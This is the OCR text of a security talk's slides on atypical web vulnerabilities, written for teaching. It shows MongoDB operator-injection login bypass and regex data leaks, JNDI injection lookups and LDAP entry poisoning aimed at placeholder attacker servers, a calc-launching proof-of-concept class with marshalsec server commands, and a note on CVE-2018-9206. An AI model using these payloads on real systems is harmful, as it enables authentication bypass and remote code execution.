(A)typical vulnerabilities

Aleksei "GreenDog" Tiurin

Dead end


- Secure standards
- Secure coding
- Secure frameworks
- Secure values by default
- ...

Dead end

- Sandboxing
- ...


Dead end

- SDLC
- Security mitigations
  - (CSP, XSS auditor…)
- WAF
- …



Dead end?

- Complex
- Too complex
- ...



Dead end?

- Fast innovations
- ...

Dead end?

- Fast innovations
- Reinventing the wheel
- ...

Dead end?

Reinventing the wheel?


Node.js + packages

Security advisories

Advisory
Directory Traversal goserv severity high
Directory Traversal http_static_simple severity high
Directory Traversal infraserver severity high
Directory Traversal commentapp.stetsonwood severity high
Directory Traversal myserver.alexcthomas18 severity high
Directory Traversal section2.madisonjbrooks12

(A)typical vulnerabilities

- Quite typical
- Misusing features
- ...



MongoDB

Mongodb
Nosql document db

Table - Collection
Row - Document
Column - Field

Document:

```
{
    "_id":"1234567",
    "username" : "admin",
    "password" : "passw0rd",
    "email" : "admin@victim.com",
    "age" : 25
}
```

MongoDB query

```
db.getCollection('users').find({email: 'a@tratata.com'})
```

MongoDB

MongoDB query

$eq , $gt , $gte, $in , $lt , $lte, $ne
$and, $not, $nor, $or
$exists, $type, $regex
...

MongoDB query

```
db.getCollection('users')
    .find({'email':{$in:['a@a.com','b@a.com']} }

db.getCollection('users').find({'age': { '$gt': 18, '$lt': 70}})

db.getCollection('users').find({ 'email': {$regex: '^admin'})
```

MongoDB based Authentication

```
db.getCollection('users')
    .find({
    'username': req.body.user,
    'password': req.body.password
})
```

Node.js

body-parser

user[arr]=1&user[arr]=2

req.body.user

```
{
    'arr': [1,2]
}
```

Node.js

body-parser

user[elem1]=aaa&user[elem2]=2

req.body.user

```
{
    'elem1': 'aaa',
    'elem2': '2'
}
```

JSON

{ “username”: “aaa”, “password”: “bbb” }

Mass-assignment, no type check, dynamic typing, ...

```
{
    “username”: [1,2,4,5],
    “password”: {“a”: {“b”:{“c”:1}}}
}
```

Auth bypass

username=admin&password[$ne]=tata

req.body.password:

```
{
    “$ne”: “tata”
}
```

Auth bypass

username=admin&**password[$ne]=tata**

```
db.getCollection('users').find({
    username: "admin",
    password: {"$ne":"tata"}
})
```


Auth bypass

```
{"username":"admin","password":{"$ne":"tratatata"}}
```

```
db.getCollection('users').find(
    {username: "admin",
    password: {"$ne":"tratata"}
    })
```

Leak info

```
db.getCollection('users').find(
    {email: {"$regex":"^a"}
    })

db.getCollection('users').find(
    {email: {"$regex":"^b"}
    })
```



Java and LDAP

- Java web app
- Have access?
- no RCE?

- LDAP? LDAP is cool

Java and LDAP

- LDAP =~ JNDI -> JNDI injections
- Java LDAP spec -> Storing JAVA object in LDAP server


JNDI injection

Java Naming and Directory Interface (JNDI)

```
// Create the Initial Context configured to work with an RMI Registry
Hashtable env = new Hashtable();
env.put(INITIAL_CONTEXT_FACTORY, "com.sun.jndi.rmi.registry.RegistryContextFactory");
env.put(PROVIDER_URL, "rmi://localhost:1099");

Context ctx = new InitialContext(env);

// Bind a String to the name “foo” in the RMI Registry
ctx.bind(“foo”, “Sample String”);

// Look up the object
Object local_obj = ctx.lookup(“foo”);
```

2^3 EDITION

JNDI injection



JNDI injection

- context.lookup(**input**)
- context.lookup(**rmi://attacker_server/something**)
- context.lookup(**ldap://attacker_server/something**)
- context.lookup(**iiop://attacker_server/something**)


JNDI injection

How to store objects?

- JNDI Naming Reference
- FactoryURL - a URL to class location of Factory class
  - http://attacker_web/evil.class


```
Reference reference = new Reference("MyClass","MyClass",FactoryURL);
ReferenceWrapper wrapper = new ReferenceWrapper(reference);

ctx.bind("Foo", wrapper);
```

JNDI injection



JNDI injection


```
public class Calc {
    static {
    try{
        Runtime.getRuntime().exec("calc");
    }catch(Exception e){
        e.printStackTrace ();
        }
```




```
java -cp marshalsec.jar  marshalsec.jndi.LDAPRefServer
      http://localhost:8080/exploits/#Calc 9999
python -m http.server
```

Another option

- LDAP
- Not contex.lookup()?
- search()
-



LDAP Entry Poisoning

- “Java objects” can be stored in a LDAP
- search with returnObjFlag = true
- Our LDAP server

LDAP Entry Poisoning

- Java objects can be stored in a LDAP
- Our LDAP server
- Serialized Java object

```
ObjectClass: inetOrgPerson
UID: john
Name: John Smith
Email Address: john@example.org
Location: Vegas, NV
javaSerializedData: ACED01A43C4432FEEA1489AB89EF
javaCodebase: http://attacker-server/
javaClassName: DeserializationPayload
```

LDAP Entry Poisoning


- Java objects can be stored in a LDAP
- Our LDAP server
- JNDI Reference

```
ObjectClass: inetOrgPerson, javaNamingReference
UID: john
Name: John Smith
Email Address: john@example.org
Location: Vegas, NV
javaCodebase: http://attacker-server/
JavaFactory: Factory
javaClassName: MyClass
```

LDAP Entry Poisoning

- Java objects in LDAP
- Our LDAP server
- JNDI Reference

```
ObjectClass: inetOrgPerson, javaNamingReference
UID: john
Name: John Smith
Email Address: john@example.org
Location: Vegas, NV
javaCodebase: http://attacker-server/
JavaFactory: Factory
javaClassName: MyClass
```



LDAP/JNDI attacks

- A JOURNEY FROM JNDI/LDAP MANIPULATION TO REMOTE CODE EXECUTION DREAM LAND
  https://www.blackhat.com/docs/us-16/materials/us-16-Munoz-A-Journey-From-JNDI-LDAP-Manipulation-To-RCE.pdf
- https://github.com/mbechler/marshalsec

CVE-2018-9206

- https://github.com/blueimp/jQuery-File-Upload
- PHP + Apache
- Upload any files
- local .htaccess:
  - .php is not executed

2^3 EDITION

CVE-2018-9206

- PHP + Apache
- Apache > 2.3.9
- AllowOverride None
- No local .htaccess

https://github.com/blueimp/jQuery-File-U

THANKS FOR ATTENTION